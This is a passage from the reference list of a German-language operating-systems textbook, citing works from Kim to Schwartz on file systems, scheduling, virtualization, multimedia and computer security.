- KIM, J., BARATTO, R. A. und NIEH, J.: „pTHINC: A Thin-Client Architecture for Mobile Wireless Web“. In: *Proc. 15th Int. Conf. on the World Wide Web*, ACM, Seiten 143–152, 2006.
- KING, S. T. und CHEN, P. M.: „Backtracking Intrusions“. In: *ACM Trans. on Computer Systems*, Vol. 23, Seiten 51–76, Feb. 2005.
- KING, S. T., DUNLAP, G. W. und CHEN, P. M.: „Operating System Support for Virtual Machines“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 71–84, 2003.
- KING, S. T., DUNLAP, G. W. und CHEN, P. M.: „Debugging Operating Systems with Time-Traveling Virtual Machines“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 1–15, 2005.
- KIRSCH, C. M., SANVIDO, M. A. A. und HENZINGER, T. A.: „A Programmable Microkernel for Real-Time Systems“. In: *Proc. 1st Int. Conf. on Virtual Execution Environments*, ACM, Seiten 35–45, 2005.
- KISSLER, S. und HOYT, O.: „Using Thin Client Technology to Reduce Complexity and Cost“. In: *Proc. 33rd Annual Conf. on User Services*, ACM, Seiten 138–140, 2005.
- KLEIMAN, S. R.: „Vnodes: An Architecture for Multiple File System Types in Sun UNIX“. In: *Proc. USENIX Summer 1986 Conf.*, USENIX, Seiten 238–247, 1986.
- KLEIN, D. V.: „Foiling the Cracker: A Survey of, and Improvements to, Password Security“. In: *Proc. UNIX Security Workshop II*, USENIX, Sommer 1990.
- KNUTH, D. E.: *The Art of Computer Programming, Vol. 1: Fundamental Algorithms*. 3. Auflage, Reading, MA, Addison-Wesley, 1997.
- KOCHAN, S. G. und WOOD, P. H.: *UNIX Shell Programming*. Indianapolis, IN, 2003.
- KONTOTHANASSIS, L., STETS, R., HUNT, H., RENCUZOGULLARI, U., ALTEKAR, G., DWARKADAS, S. und SCOTT, M. L.: „Shared Memory Computing on Clusters with Symmetric Multiprocessors and System Area Networks“. In: *ACM Trans. on Computer Systems*, Vol. 23, Seiten 301–335, Aug. 2005.
- KOTLA, R., ALVISI, L. und DAHLIN, M.: „SafeStore: A Durable and Practical Storage System“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 129–142, 2007.

- KRATZER, C., DITTMANN, J., LANG, A. und KUHNE, T.: „WLAN Steganography: A First Practical Review“. In: *Proc. Eighth Workshop on Multimedia and Security*, ACM, Seiten 17–22, 2006.
- KRAVETS, R. und KRISHNAN, P.: „Power Management Techniques for Mobile Communication“. In: *Proc. Fourth ACM/IEEE Int. Conf. on Mobile Computing and Networking*, ACM/IEEE, Seiten 157–168, 1998.
- KRIEGER, O., AUSLANDER, M., ROSENBURG, B., WISNIEWSKI, R. W., XENIDIS, J., DA SILVA, D., OSTROWSKI, M., APPAVOO, J., BUTRICO, M., MERGEN, M., WATERLAND, A. und UHLIG, V.: „K42: Building a Complete Operating System“. In: *Proc. Eurosys 2006*, ACM, Seiten 133–145, 2006.
- KRISHNAN, R.: „Timeshared Video-on-Demand: A Workable Solution“. In: *IEEE Multimedia*, Vol. 6, Jan.-März 1999, Seiten 77–79.
- KROEGER, T. M. und LONG, D. D. E.: „Design and Implementation of a Predictive File Prefetching Algorithm“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 105–118, 2001.
- KRUEGEL, C., ROBERTSON, W. und VIGNA, G.: „Detecting Kernel-Level Rootkits Through Binary Analysis“. In: *Proc. First IEEE Int. Workshop on Critical Infrastructure Protection*, IEEE, Seiten 13–21, 2004.
- KRUEGEL, P., LAI, T.-H. und DIXIT-RADIYA, V. A.: „Job Scheduling is More Important Than Processor Allocation for Hypercube Computers“. In: *IEEE Trans. on Parallel and Distr. Systems*, Vol. 5, Seiten 488–497, Mai 1994.
- KUM, S.-U. und MAYER-PATEL, K.: „Intra-Stream Encoding for Multiple Depth Streams“. In: *Proc. ACM Int. Workshop on Network and Operating System Support for Digital Audio and Video*, ACM, 2006.
- KUMAR, R., TULLSEN, D. M., JOUPPI, N. P. und RANGANATHAN, P.: „Heterogeneous Chip Multiprocessors“. In: *Computer*, Vol. 38, Seiten 32–38, Nov. 2005.
- KUMAR, V. P. und REDDY, S. M.: „Augmented Shuffle-Exchange Multistage Interconnection Networks“. In: *Computer*, Vol. 20, Seiten 30–40, Juni 1987.
- KUPERMAN, B. A., BRODLEY, C. E., OZDOGANOLU, H., VIJAYKUMAR, T. N. und JALOTE, A.: „Detection and Prevention of Stack Buffer Overflow Attacks“. In: *Commun. of the ACM*, Vol. 48, Seiten 50–56, Nov. 2005.
- KWOK, Y.-K., AHMAD, I.: „Static Scheduling Algorithms for Allocating Directed Task Graphs to Multiprocessors“. In: *Computing Surveys*, Vol. 31, Seiten 406–471, Dez. 1999.
- LAI, A. M. und NIEH, J.: „On the Performance of Wide-Area Thin-Client Computing“. In: *ACM Trans. on Computer Systems*, Vol. 24, Seiten 175–209, Mai 2006.
- LAMPORT, L.: „Password Authentication with Insecure Communication“. In: *Commun. of the ACM*, Vol. 24, Seiten 770–772, Nov. 1981.
- LAMPSON, B. W.: „A Scheduling Philosophy for Multiprogramming Systems“. In: *Commun. of the ACM*, Vol. 11, Seiten 347–360, Mai 1968.

- LAMPSON, B. W.: „A Note on the Confinement Problem“. In: *Commun. of the ACM*, Vol. 10, Seiten 613–615, Okt. 1973.
- LAMPSON, B. W.: „Hints for Computer System Design“. In: *IEEE Software*, Vol. 1, Seiten 11–28, Jan. 1984.
- LAMPSON, B. W. und STURGIS, H. E.: „Crash Recovery in a Distributed Data Storage System“. Xerox Palo Alto Research Center Technical Report, Juni 1979.
- LANDWEHR, C. E.: „Formal Models of Computer Security“. In: *Computing Surveys*, Vol. 13, Seiten 247–278, Sept. 1981.
- LE, W. und SOFFA, M. L.: „Refining Buffer Overflow Detection via Demand-Driven Path-Sensitive Analysis“. In: *Proc. 7th ACM SIGPLAN-SOFTWARE Workshop on Program Analysis for Software Tools and Engineering*, ACM, Seiten 63–68, 2007.
- LEE, J. Y. B.: „Parallel Video Servers: A Tutorial“. In: *IEEE Multimedia*, Vol. 5, Seiten 20–28, April-Juni 1998.
- LESLIE, I., McAULEY, D., BLACK, R., ROSCOE, T., BARHAM, P., EVERS, D., FAIRBAIRNS, R. und HYDEN, E.: „The Design and Implementation of an Operating System to Support Distributed Multimedia Applications“. In: *IEEE J. on Selected Areas in Commun.*, Vol. 14, Seiten 1280–1297, Juli 1996.
- LEVASSEUR, J., UHLIG, V., STOESS, J. und GOTZ, S.: „Unmodified Device Driver Reuse and Improved System Dependability via Virtual Machines“. In: *Proc. Sixth Symp. on Operating System Design and Implementation*, USENIX, Seiten 17–30, 2004.
- LEVIN, R., COHEN, E. S., CORWIN, W. M., POLLACK, F. J. und WULF, W. A.: „Policy/Mechanism Separation in Hydra“. In: *Proc. Fifth Symp. on Operating Systems Principles*, ACM, Seiten 132–140, 1975.
- LEVINE, G. N.: „Defining Deadlock“. In: *ACM SIGOPS Operating Systems Rev.*, Vol. 37, Seiten 54–64, Jan. 2003a.
- LEVINE, G. N.: „Defining Deadlock with Fungible Resources“. In: *ACM SIGOPS Operating Systems Rev.*, Vol. 37, Seiten 5–11, Juli 2003b.
- LEVINE, G. N.: „The Classification of Deadlock Prevention and Avoidance Is Erroneous“. In: *ACM SIGOPS Operating Systems Rev.*, Vol. 39, Seiten 47–50, April 2005.
- LEVINE, J. G., GRIZZARD, J. B. und OWEN, H. L.: „Detecting and Categorizing Kernel-Level Rootkits to Aid Future Detection“. In: *IEEE Security and Privacy*, Vol. 4, Seiten 24–32, Jan./Feb. 2006.
- LI, K.: „Shared Virtual Memory on Loosely Coupled Multiprocessors“. Dissertation, Universität von Yale, 1986.
- LI, K. und HUDAK, P.: „Memory Coherence in Shared Virtual Memory Systems“. In: *ACM Trans. on Computer Systems*, Vol. 7, Seiten 321–359, Nov. 1989.

- LI, K., KUMPF, R., HORTON, P. und ANDERSON, T.: „A Quantitative Analysis of Disk Drive Power Management in Portable Computers“. In: *Proc. 1994 Winter Conf.*, USENIX, Seiten 279–291, 1994.
- LI, T., ELLIS, C. S., LEBECK, A. R. und SORIN, D. J.: „Pulse: A Dynamic Deadlock Detection Mechanism Using Speculative Execution“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 31–44, 2005.
- LIE, D., THEKKATH, C. A. und HOROWITZ, M.: „Implementing an Untrusted Operating System on Trusted Hardware“. In: *Proc. 19th Symp. on Operating Systems Principles*, ACM, Seiten 178–192, 2003.
- LIEDTKE, J.: „Improving IPC by Kernel Design“. In: *Proc. 14th Symp. on Operating Systems Principles*, ACM, Seiten 175–188, 1993.
- LIEDTKE, J.: „On Micro-Kernel Construction“. In: *Proc. 15th Symp. on Operating Systems Principles*, ACM, Seiten 237–250, 1995.
- LIEDTKE, J.: „Toward Real Microkernels“. In: *Commun. of the ACM*, Vol. 39, Seiten 70–77, Sept. 1996.
- LIN, G. und RAJARAMAN, R.: „Approximation Algorithms for Multiprocessor Scheduling under Uncertainty“. In: *Proc. 19th Symp. on Parallel Algorithms and Arch.*, ACM, Seiten 25–34, 2007.
- LIONS, J.: *Lions' Commentary on Unix 6th Edition, with Source Code*. San Jose, CA, Peer-to-Peer Communications, 1996.
- LIU, C. L. und LAYLAND, J. W.: „Scheduling Algorithms for Multiprogramming in a Hard Real-Time Environment“. In: *J. of the ACM*, Vol. 20, Seiten 46–61, Jan. 1973.
- LIU, J., HUANG, W., ABALI, B. und PANDA, B. K.: „High Performance VMM-Bypass I/O in Virtual Machines“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 29–42, 2006.
- LO, V. M.: „Heuristic Algorithms for Task Assignment in Distributed Systems“. In: *Proc. Fourth Int. Conf. on Distributed Computing Systems*, IEEE, Seiten 30–39, 1984.
- LORCH, J. R. und SMITH, A. J.: „Reducing Processor Power Consumption by Improving Processor Time Management In a Single-User Operating System“. In: *Proc. Second Int. Conf. on Mobile Computing and Networking*, ACM, Seiten 143–154, 1996.
- LORCH, J. R. und SMITH, A. J.: „Apple Macintosh's Energy Consumption“. In: *IEEE Micro*, Vol. 18, Seiten 54–63, Nov./Dez. 1998.
- LU, P. und SHEN, K.: „Virtual Machine Memory Access Tracing with Hypervisor Exclusive Cache“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 29–43, 2007.
- LUDWIG, M. A.: *The Giant Black Book of Email Viruses*. Show Low, AZ, American Eagle Publications, 1998.
- LUDWIG, M. A.: *The Little Black Book of Email Viruses*. Show Low, AZ, American Eagle Publications, 2002.

- LUND, K. und GOEBEL, V.: „Adaptive Disk Scheduling in a Multimedia DBMS“. In: *Proc. 11th ACM Int. Conf. on Multimedia*, ACM, Seiten 65–74, 2003.
- LYDA, R. und HAMROCK, J.: „Using Entropy Analysis to Find Encrypted and Packed Malware“. In: *IEEE Security and Privacy*, Vol. 5, Seiten 17–25, März/April 2007.
- MANIATIS, P., ROUSSOPOULOS, M., GIULI, T. J., ROSENTHAL, D. S. H. und BAKER, M.: „The LOCSS Peer-to-Peer Digital Preservation System“. In: *ACM Trans. on Computer Systems*, Vol. 23, Seiten 2–50, Feb. 2005.
- MARKOWITZ, J. A.: „Voice Biometrics“. In: *Commun. of the ACM*, Vol. 43, Seiten 66–73, Sept. 2000.
- MARSH, B. D., SCOTT, M. L., LEBLANC, T. J. und MARKATOS, E. P.: „First-Class User-Level Threads“. In: *Proc. 13th Symp. on Operating Systems Principles*, ACM, Seiten 110–121, 1991.
- MATTHUR, A. und MUNDUR, P.: „Dynamic Load Balancing Across Mirrored Multi-media Servers“. In: *Proc. 2003 Int. Conf. on Multimedia*, IEEE, Seiten 53–56, 2003.
- MAXWELL, S. E.: *Linux Core Kernel Commentary*. 2. Auflage, Scottsdale, AZ, Coriolis, 2001.
- MCDANIEL, T.: „Magneto-Optical Data Storage“. In: *Commun. of the ACM*, Vol. 43, Seiten 57–63, Nov. 2000.
- MCKUSICK, M. J., JOY, W. N., LEFFLER, S. J. und FABRY, R. S.: „A Fast File System for UNIX“. In: *ACM Trans. on Computer Systems*, Vol. 2, Seiten 181–197, Aug. 1984.
- MCKUSICK, M. K. und NEVILLE-NEIL, G. V.: *The Design and Implementation of the FreeBSD Operating System*. Reading, MA, Addison-Wesley, 2004.
- MEAD, N. R.: „Who Is Liable for Insecure Systems?“. In: *Computer*, Vol. 37, Seiten 27–34, Juli 2004.
- MEDINETS, D.: *UNIX Shell Programming Tools*. New York, McGraw-Hill, 1999.
- MELLOR-CRUMMEY, J. M. und SCOTT, M. L.: „Algorithms for Scalable Synchronization on Shared-Memory Multiprocessors“. In: *ACM Trans. on Computer Systems*, Vol. 9, Seiten 21–65, Feb. 1991.
- MENON, A., COX, A. und ZWAENEPOEL, W.: „Optimizing Network Virtualization in Xen“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 15–28, 2006.
- MILOJICIC, D.: „Operating Systems: Now and in the Future“. In: *IEEE Concurrency*, Vol. 7, Seiten 12–21, Jan.-März 1999.
- MILOJICIC, D.: „Security and Privacy“. In: *IEEE Concurrency*, Vol. 8, Seiten 70–79, April-Juni 2000.
- MIN, H., YI, S., CHO, Y. und HONG, J.: „An Efficient Dynamic Memory Allocator for Sensor Operating Systems“. In: *Proc. 2007 ACM Symposium on Applied Computing*, ACM, Seiten 1159–1164, 2007.

- MOFFIE, M., CHENG, W., KAEKI, D. und ZHAO, Q.: „Hunting Trojan Horses“. In: *Proc. First Workshop on Arch. and System Support for Improving Software Dependability*, ACM, Seiten 12–17, 2006.
- MOODY, G.: *Rebel Code*. Cambridge, MA, Perseus Publishing, 2001.
- MOORE, J., CHASE, J., RANGANATHAN, P. und SHARMA, R.: „Making Scheduling Cool: Temperature-Aware Workload Placement in Data Centers“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 61–75, 2005.
- MORRIS, B.: *The Symbian OS Architecture Sourcebook*. Chichester, UK, John Wiley, 2007.
- MORRIS, J. H., SATYANARAYANAN, M., CONNER, M. H., HOWARD, J. H., ROSENTHAL, D. S. und SMITH, F. D.: „Andrew: A Distributed Personal Computing Environment“. In: *Commun. of the ACM*, Vol. 29, Seiten 184–201, März 1986.
- MORRIS, R. und THOMPSON, K.: „Password Security: A Case History“. In: *Commun. of the ACM*, Vol. 22, Seiten 594–597, Nov. 1979.
- MOSHCHUK, A., BRAGIN, T., GRIBBLE, S. D. und LEVY, H. M.: „A Crawler-Based Study of Spyware on the Web“. In: *Proc. Network and Distributed System Security Symp. Internet Society*, Seiten 1–17, 2006.
- MULLENDER, S. J. und TANENBAUM, A. S.: „Immediate Files“. In: *Software Practice and Experience*, Vol. 14, Seiten 365–368, 1984.
- MUNISWAMY-REDDY, K.-K., HOLLAND, D. A., BRAUN, U. und SELTZER, M.: „Provenance-Aware Storage Systems“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 43–56, 2006.
- MUTHITACHAROEN, A., CHEN, B. und MAZIERES, D.: „A Low-Bandwidth Network File System“. In: *Proc. 18th Symp. on Operating Systems Principles*, ACM, Seiten 174–187, 2001.
- MUTHITACHAROEN, A., MORRIS, R., GIL, T. M. und CHEN, B.: „Ivy: A Read/Write Peer-to-Peer File System“. In: *Proc. Fifth Symp. on Operating Systems Design and Implementation*, USENIX, Seiten 31–44, 2002.
- NACHENBERG, C.: „Computer Virus-Antivirus Coevolution“. In: *Commun. of the ACM*, Vol. 40, Seiten 46–51, Jan. 1997.
- NEMETH, E., SNYDER, G., SEEBASS, S. und HEIN, T. R.: *UNIX System Administration Handbook*. 2. Auflage, Upper Saddle River, NJ, Prentice Hall, 2000.
- NEWHAM, C. und ROSENBLATT, B.: *Learning the Bash Shell*. Sebastopol, CA, O'Reilly & Associates, 1998.
- NEWTON, G.: „Deadlock Prevention, Detection, and Resolution: An Annotated Bibliography“. In: *ACM SIGOPS Operating Systems Rev.*, Vol. 13, Seiten 33–44, April 1979.
- NIEH, J. und LAM, M. S.: „A SMART Scheduler for Multimedia Applications“. In: *ACM Trans. on Computer Systems*, Vol. 21, Seiten 117–163, Mai 2003.

- NIEH, J., VAILL, C. und ZHONG, H.: „Virtual-Time Round Robin: An O(1) Proportional Share Scheduler“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 245–259, 2001.
- NIGHTINGALE, E. B. und FLINN, J.: „Energy-Efficiency and Storage Flexibility in the Blue File System“. In: *Proc. Sixth Symp. on Operating Systems Design and Implementation*, USENIX, Seiten 363–378, 2004.
- NIKOLOPOULOS, D. S., AYGUADE, E., PAPATHEODOROU, T. S., POLYCHRONOPOULOS, C. D. und LABARTA, J.: „The Trade-Off between Implicit and Explicit Data Distribution in Shared-Memory Programming Paradigms“. In: *Proc. Int. Conf. on Supercomputing*, ACM, Seiten 23–37, 2001.
- NIST (National Institute of Standards und Technology): FIPS Pub. 180–1, 1995.
- OKI, B., PFLUEGL, M., SIEGEL, A. und SKEEN, D.: „The Information Bus – An Architecture for Extensible Distributed Systems“. In: *Proc. 14th Symp. on Operating Systems Principles*, ACM, Seiten 58–68, 1993.
- ONEY, W.: *Programming the Microsoft Windows Driver Model*. 2. Auflage, Redmond, WA, Microsoft Press, 2002.
- ORGANICK, E. I.: *The Multics System*. Cambridge, MA, M.I.T. Press, 1972.
- ORWICK, P. und SMITH, G.: *Developing Drivers with the Windows Driver Foundation*. Redmond, WA, Microsoft Press, 2007.
- OSTRAND, T. J. und WEYUKER, E. J.: „The Distribution of Faults in a Large Industrial Software System“. In: *Proc. 2002 ACM SIGSOFT Int. Symp. on Software Testing and Analysis*, ACM, Seiten 55–64, 2002.
- OUSTERHOUT, J. K.: „Scheduling Techniques for Concurrent Systems“. In: *Proc. Third Int. Conf. on Distrib. Computing Systems*, IEEE, Seiten 22–30, 1982.
- PADIOLEAU, Y., LAWALL, J. L. und MULLER, G.: „Understanding Collateral Evolution in Linux Device Drivers“. In: *Proc. Eurosys 2006*, ACM, Seiten 59–72, 2006.
- PADIOLEAU, Y. und RIDOUX, O.: „A Logic File System“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 99–112, 2003.
- PAI, V. S., DRUSCHEL, P. und ZWAENEPOEL, W.: „IO-Lite: A Unified I/O Buffering and Caching System“. In: *ACM Trans on Computer Systems*, Vol. 18, Seiten 37–66, Feb. 2000.
- PANAGIOTOU, K. und SOUZA, A.: „On Adequate Performance Measures for Paging“. In: *Proc. 38th ACM Symp. on Theory of Computing*, ACM, Seiten 487–496, 2006.
- PANKANTI, S., BOLLE, R. M. und JAIN, A.: „Biometrics: The Future of Identification“. In: *Computer*, Vol. 33, Seiten 46–49, Feb. 2000.
- PARK, C., KANG, J.-U., PARK, S.-Y., KIM, J.-S.: „Energy Efficient Architectural Techniques: Energy-Aware Demand Paging on NAND Flash-Based Embedded Storages“. In: *ACM*, Seiten 338–343, 2004b.

- PARK, C., LIM, J., KWON, K., LEE, J. und MIN, S.: „Compiler-Assisted Demand Paging for Embedded Systems with Flash Memory“. In: *Proc. 4th ACM Int. Cong. on Embedded Software*, ACM, Seiten 114–124, September 2004a.
- PARK, S., JIANG, W., ZHOU, Y. und ADVE, S.: „Managing Energy-Performance Tradeoffs for Multithreaded Applications on Multiprocessor Architectures“. In: *Proc. 2007 Int. Conf. on Measurement and Modeling of Computer Systems*, ACM, Seiten 169–180, 2007.
- PARK, S. und OHM, S.-Y.: „Real-Time FAT File System for Mobile Multimedia Devices“. In: *Proc. Int. Conf. on Consumer Electronics*, IEEE, Seiten 245–346, 2006.
- PATE, S. D.: *UNIX Filesystems: Evolution, Design, and Implementation*. New York, Wiley, 2003.
- PATTERSON, D. und HENNESSY, J.: *Computer Organization and Design*. 3. Auflage, San Francisco, Morgan Kaufman, 2004.
- PATTERSON, D. A., GIBSON, G. und KATZ, R.: „A Case for Redundant Arrays of Inexpensive Disks (RAID)“. In: *Proc. ACM SIGMOD Int. Conf. on Management of Data*, ACM, Seiten 109–166, 1988.
- PAUL, N., GURUMURTHI, S. und EVANS, D.: „Towards Disk-Level Malware Detection“. In: *Proc. First Workshop on Code-based Software Security Assessments*, 2005.
- PEEK, D., NIGHTINGALES, E. B., HIGGINS, B. D., KUMAR, P. und FLINN, J.: „Sprockets: Safe Extensions for Distributed File Systems“. In: *Proc. Annual Tech. Conf. USENIX*, Seiten 115–128, 2007.
- PERMANDIA, P., ROBERTSON, M. und BOYAPATI, C.: „A Type System for Preventing Data Races and Deadlocks in the Java Virtual Machine Language“. In: *Proc. 2007 Conf. on Languages Compilers and Tools*, ACM, Seiten 10–19, 2007.
- PESERICO, E.: „Online Paging with Arbitrary Associativity“. In: *Proc. 14th ACM-SIAM Symp. on Discrete Algorithms*, ACM, Seiten 555–564, 2003.
- PETERSON, G. L.: „Myths about the Mutual Exclusion Problem“. In: *Information Processing Letters*, Vol. 12, Seiten 115–116, Juni 1981.
- PETZOLD, C.: *Programming Windows*. 5. Auflage, Redmond, WA, Microsoft Press, 1999.
- PFLEEGER, C. P. und PFLEEGER, S. L.: *Security in Computing*. 4. Auflage, Upper Saddle River, NJ, Prentice Hall, 2006.
- PIKE, R., PRESOTTO, D., THOMPSON, K., TRICKEY, H. und WINTERBOTTOM, P.: „The Use of Name Spaces in Plan 9“. In: *Proc. 5th ACM SIGOPS European Workshop*, ACM, Seiten 1–5, 1992.
- PIZLO, F. und VITEK, J.: „An Empirical Evaluation of Memory Management Alternatives for Real-Time Java“. In: *Proc. 27th IEEE Int. Real-Time Systems Symp.*, IEEE, Seiten 25–46, 2006.
- POPEK, G. J. und GOLDBERG, R. P.: „Formal Requirements for Virtualizable Third Generation Architectures“. In: *Commun. of the ACM*, Vol. 17, Seiten 412–421, Juli 1974.

- POPESCU, B. C., CRISPO, B. und TANENBAUM, A. S.: „Secure Data Replication over Untrusted Hosts“. In: *Proc. Ninth Workshop on Hot Topics in Operating Systems*, USENIX, 121–127, 2003.
- PORTOKALIDIS, G. und BOS, H.: „SweetBait: Zero-Hour Worm Detection and Containment Using Low- and High-Interaction Honeypots“. In: *Computer Networks: The International Journal of Computer and Telecommunications Networking*, Vol. 51, Seiten 1256–1274, April 2007.
- PORTOKALIDIS, G., SLOWINSKA, A. und BOS, H.: „ARGOS: An Emulator of Fingerprinting Zero-Day Attacks“. In: *Proc. Eurosyst 2006*, ACM, Seiten 15–27, 2006.
- PRABHAKARAN, V., ARPACI-DUSSEAU, A. C. und ARPACI-DUSSEAU, R. H.: „Analysis and Evolution of Journaling File Systems“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 105–120, 2005.
- PRASAD, M. und CHIUEH, T.: „A Binary Rewriting Defense against Stack-based Buffer Overflow Attacks“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 211–224, 2003.
- PRECHELT, L.: „An Empirical Comparison of Seven Programming Languages“. In: *Computer*, Vol. 33, Seiten 23–29, Okt. 2000.
- PUSARA, M. und BRODLEY, C. E.: „DMSEC session: User Re-Authentication via Mouse Movements“. In: *Proc. 2004 ACM Workshop on Visualization and Data Mining for Computer Security*, ACM, Seiten 1–8, 2004.
- QUYNH, N. A. und TAKEFUJI, Y.: „Towards a Tamper-Resistant Kernel Rootkit Detector“. In: *Proc. Symp. on Applied Computing*, ACM, Seiten 276–283, 2007.
- RAJAGOPALAN, M., LEWIS, B. T. und ANDERSON, T. A.: „Thread Scheduling for Multicore Platforms“. In: *Proc. 11th Workshop on Hot Topics in Operating Systems*, USENIX, Seiten 7–12, 2007.
- RANGASWAMI, R., DIMITRIJEVIC, Z., CHANG, E. und SCHÄUSER, K.: „Building MEMS-Storage Systems for Streaming Media“. In: *ACM Trans. on Storage*, Vol. 3, Art. 6, Juni 2007.
- RECTOR, B. E. und NEWCOMER, J. M.: *Win32 Programming*. Reading, MA, Addison-Wesley, 1997.
- REDDY, A. L. N. und WYLLIE, J. C.: „Disk Scheduling in a Multimedia I/O System“. In: *Proc. ACM Multimedia Conf.*, ACM, Seiten 225–233, 1992.
- REDDY, A. L. N. und WYLLIE, J. C.: „I/O Issues in a Multimedia System“. In: *Computer*, Vol. 27, Seiten 69–74, März 1994.
- REDDY, A. L. N., WYLLIE, J. C. und WIJAYARATNE, K. B. R.: „Disk Scheduling in a multimedia I/O system“. In: *ACM Trans. on Multimedia Computing, Communications, and Applications*, Vol. 1, Seiten 37–59, Feb. 2005.

- REID, J. F. und CAELLI, W. J.: „DRM, Trusted Computing, and Operating System Architecture“. In: *Proc. 2005 Australasian Workshop on Grid Computing and E-Research*, Seiten 127–136, 2005.
- RIEBACK, M. R., CRISPO, B. und TANENBAUM, A. S.: „Is Your Cat Infected with a Computer Virus?“. In: *Proc. Fourth IEEE Int. Conf. on Pervasive Computing and Commun.*, IEEE, Seiten 169–179, 2006.
- RISKA, A., LARKBY-LAHET, J. und RIEDEL, E.: „Evaluating Block-level Optimization Through the IO Path“. In: *Proc. Annual Tech. Conf. USENIX*, Seiten 247–260, 2007.
- RISKA, A. und RIEDEL, E.: „Disk Drive Level Workload Characterization“. In: *Proc. Annual Tech. Conf.*, USENIX, Seiten 97–102, 2006.
- RITCHIE, D. M.: „Reflections on Software Research“. In: *Commun. of the ACM*, Vol. 27, Seiten 758–760, Aug. 1984.
- RITCHIE, D. M. und THOMPSON, K.: „The UNIX Timesharing System“. In: *Commun. of the ACM*, Vol. 17, Seiten 365–375, Juli 1974.
- RITSCHARD, M. R.: „Thin Clients: The Key to Our Success“. In: *Proc. 34th Annual Conf. on User Services*, ACM, Seiten 343–346, 2006.
- RIVEST, R. L.: „The MD5 Message-Digest Algorithm“. RFC 1320, April 1992.
- RIVEST, R. L., SHAMIR, A. und ADLEMAN, L.: „On a Method for Obtaining Digital Signatures and Public Key Cryptosystems“. In: *Commun. of the ACM*, Vol. 21, Seiten 120–126, Feb. 1978.
- ROBBINS, A.: *UNIX in a Nutshell: A Desktop Quick Reference for SVR4 and Solaris 7*. Sebastopol, CA, O'Reilly & Associates, 1999.
- ROSCOE, T., ELPHINSTONE, K. und HEISER, G.: „Hype and Virtue“. In: *Proc. 11th Workshop on Hot Topics in Operating Systems*, USENIX, Seiten 19–24, 2007.
- ROSENBLUM, M. und GARFINKEL, T.: „Virtual Machine Monitors: Current Technology and Future Trends“. In: *Computer*, Vol. 38, Seiten 39–47, Mai 2005.
- ROSENBLUM, M. und OUSTERHOUT, J. K.: „The Design and Implementation of a Log-Structured File System“. In: *Proc. 13th Symp. on Oper. Sys. Prin.*, ACM, Seiten 1–15, 1991.
- ROWSTRON, A. und DRUSCHEL, P.: „Storage Management and Caching in PAST, A Large-Scale Persistent Peer-to-Peer Storage Utility“. In: *Proc. 18th Symp. on Operating Systems Principles*, ACM, Seiten 174–187, 2001.
- ROZIER, M., ABBROSSIMOV, V., ARMAND, F., BOULE, I., GIEN, M., GUILLEMONT, M., HERRMANN, F., KAISER, C., LEONARD, P., LANGLOIS, S. und NEUHAUSER, W.: „Chorus Distributed Operating Systems“. In: *Computing Systems*, Vol. 1, Seiten 305–379, Okt. 1988.

- RUBINI, A., KROAH-HARTMAN, G. und CORBET, J.: *Linux Device Drivers*. Sebastopol, CA, O'Reilly & Associates, 2005.
- RUSSINOVICH, M. und SOLOMON, D.: *Microsoft Windows Internals*. 4. Auflage, Redmond, WA, Microsoft Press, 2005.
- RYCROFT, M. E.: „No One Needs It (Until They Need It): Implementing A New Desktop Backup Solutions“. In: *Proc. 34th Annual SIGUCCS Conf. on User Services*, ACM, Seiten 347–352, 2006.
- SACKMAN, H., ERIKSON, W. J. und GRANT, E. E.: „Exploratory Experimental Studies Comparing Online and Offline Programming Performance“. In: *Commun. of the ACM*, Vol. 11, Seiten 3–11, Jan. 1968.
- SAIDI, H.: „Guarded Models for Intrusion Detection“. In: *Proc. 2007 Workshop on Programming Languages and Analysis for Security*, ACM, Seiten 85–94, 2007.
- SAITO, Y., KARAMANOLIS, C., KARLSSON, M. und MAHALINGAM, M.: „Taming Aggressive Replication in the Pangea Wide-Area File System“. In: *Proc. Fifth Symp. on Operating System Design and Implementation*, USENIX, Seiten 15–30, 2002.
- SALTZER, J. H.: „Protection and Control of Information Sharing in MULTICS“. In: *Commun. of the ACM*, Vol. 17, Seiten 388–402, Juli 1974.
- SALTZER, J. H., REED, D. P. und CLARK, D. D.: „End-to-End Arguments in System Design“. In: *ACM Trans. on Computer Systems*, Vol. 2, Seiten 277–277, Nov. 1984.
- SALTZER, J. H. und SCHROEDER, M. D.: „The Protection of Information in Computer Systems“. In: *Proc. IEEE*, Vol. 63, Seiten 1278–1308, Sept. 1975.
- SALUS, P. H.: „UNIX At 25“. In: *Byte*, Vol. 19, Seiten 75–82, Okt. 1994.
- SANOK, D. J.: „An Analysis of how Antivirus Methodologies Are Utilized in Protecting Computers from Malicious Code“. In: *Proc. Second Annual Conf. on Information Security Curriculum Development*, ACM, Seiten 142–144, 2005.
- SARHAN, N. J. und DAS, C. R.: „Caching and Scheduling in NAD-Based Multimedia Servers“. In: *IEEE Trans. on Parallel and Distributed Systems*, Vol. 15, Seiten 921–933, Okt. 2004.
- SASSE, M. A.: „Red-Eye Blink, Bendy Shuffle, and the Yuck Factor: A User Experience of Biometric Airport Systems“. In: *IEEE Security and Privacy*, Vol. 5, Seiten 78–81, Mai/Juni 2007.
- SCHAFER, M. K. F., HOLLSTEIN, T., ZIMMER, H. und GLESNER, M.: „Deadlock-Free Routing and Component Placement for Irregular Mesh-Based Networks-on-Chip“. In: *Proc. 2005 Int. Conf. on Computer-Aided Design*, IEEE, Seiten 238–245, 2005.
- SCHEIBLE, J. P.: „A Survey of Storage Options“. In: *Computer*, Vol. 35, Seiten 42–46, Dez. 2002.

- SCHWARTZ, A. und GUERRAZZI, C.: „You Can Never Be Too Thin: Skinny-Client Technology“. In: *Proc. 33rd Annual Conf. on User Services*, ACM, Seiten 336–337, 2005.
